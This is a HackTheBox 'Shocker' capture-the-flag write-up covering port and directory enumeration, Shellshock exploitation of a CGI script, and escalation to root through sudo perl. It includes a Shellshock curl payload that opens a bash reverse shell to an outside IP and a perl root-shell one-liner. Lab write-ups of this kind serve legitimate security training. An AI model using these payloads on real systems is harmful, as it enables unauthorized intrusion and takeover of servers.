HackTheBox – Shocker


PATH TO OSCP

–Filiplain

2021-06-19

Contents

1 HackTheBox Shocker



1.1 Objectives

We will need to:

-Exploit an old vulnerability in unix systems “Shellshock”

-Use perl to get a shell as root

1.2 Service Enumeration

We start by running an all-ports basic nmap scan: -p-

IP address
10.10.10.56


Ports open
80
2222

Then we run the nmap with the -sV and -sC flags and the open ports, so we can get information about the services running on the target machine:

```
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux;
↪  protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

1.3 Enumerating the web server

Looking into the website we find an image and some text:



But nothing interesting, so let's do some fuzzing.

Fuzzing with ffuf:

```
ffuf -w
↪  /opt/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt
↪  -u http://shocker.htb/FUZZ/ -t 100
```

Right away we get a file “cgi-bin”:

```
                        [Status: 200, Size: 137, Words: 9, Lines: 10]
cgi-bin                 [Status: 403, Size: 294, Words: 22, Lines: 12]
# Attribution-Share Alike 3.0 License. To view a copy of this [Status:
```


Let’s see what can we find inside of this directory:

```
ffuf -w
↪  /opt/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt
↪  -u http://shocker.htb/cgi-bin/FUZZ -t 100 -e .cgi,.sh
```


This time we get a file “user.sh”:

```
#                       [Status: 403, Size: 294, Words: 22, Lines: 12]
user.sh                 [Status: 200, Size: 119, Words: 19, Lines: 8]
```

When we go to that path “/cgi-bin/user.sh” on the web server, we get what looks like an output of the “uptime” command:



Let’s compare it with our terminal:



1.4 Exploiting ShellShock

Searching about “cgi-bin” we notice that our machine could be vulnerable to shellshock.

`https://book.hacktricks.xyz/pentesting/pentesting-web/cgi`

As the link above explains, we can test if our target server is vulnerable with a simple curl and using “() { :; };” as the user agent.

```
curl -H 'User-Agent: () { :; }; /bin/bash -c "sleep 10"'
↪  http://shocker.htb/cgi-bin/user.sh
```

The server will successfully execute the “sleep 10” making it waits 10 seconds before responding. Knowing this we can change the “sleep 5” to something like: `bash -i >& /dev/tcp/<ip>/<port> 0>&1`

```
curl -H 'User-Agent: () { :; }; /bin/bash -c "bash -i >&
↪  /dev/tcp/<10.10.14.20/8085 0>&1"'
↪  http://shocker.htb/cgi-bin/user.sh
```

1.5 Getting User.txt

We successfully exploited “ShellShock” and got a reverse shell, now let’s upgrade our shell and get the flag:

```
shelly@Shocker:/$ cd ~
shelly@Shocker:/home/shelly$ ls
user.txt
shelly@Shocker:/home/shelly$ cat user.txt
ae6d3ef5aeb8943883001b35fbb45756
shelly@Shocker:/home/shelly$ ^C
shelly@Shocker:/home/shelly$ ^C
shelly@Shocker:/home/shelly$ ls
```

1.6 Getting Root.txt

Trying a basic command for priv-escalation like “sudo -l” we get that we can execute perl as root:

```
shelly@Shocker:/tmp$ sudo -l
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
shelly@Shocker:/tmp$
```

To get a bash session as root we just need to execute a “/bin/bash” with sudo and perl:

```
sudo perl -e 'exec("/bin/bash")'
```

```
shelly@Shocker:/tmp$
shelly@Shocker:/tmp$ sudo perl -e 'exec("/bin/bash")'
root@Shocker:/tmp# whoami
root
root@Shocker:/tmp#
```

Now we just need to go to “/root/root.txt” and cat our flag: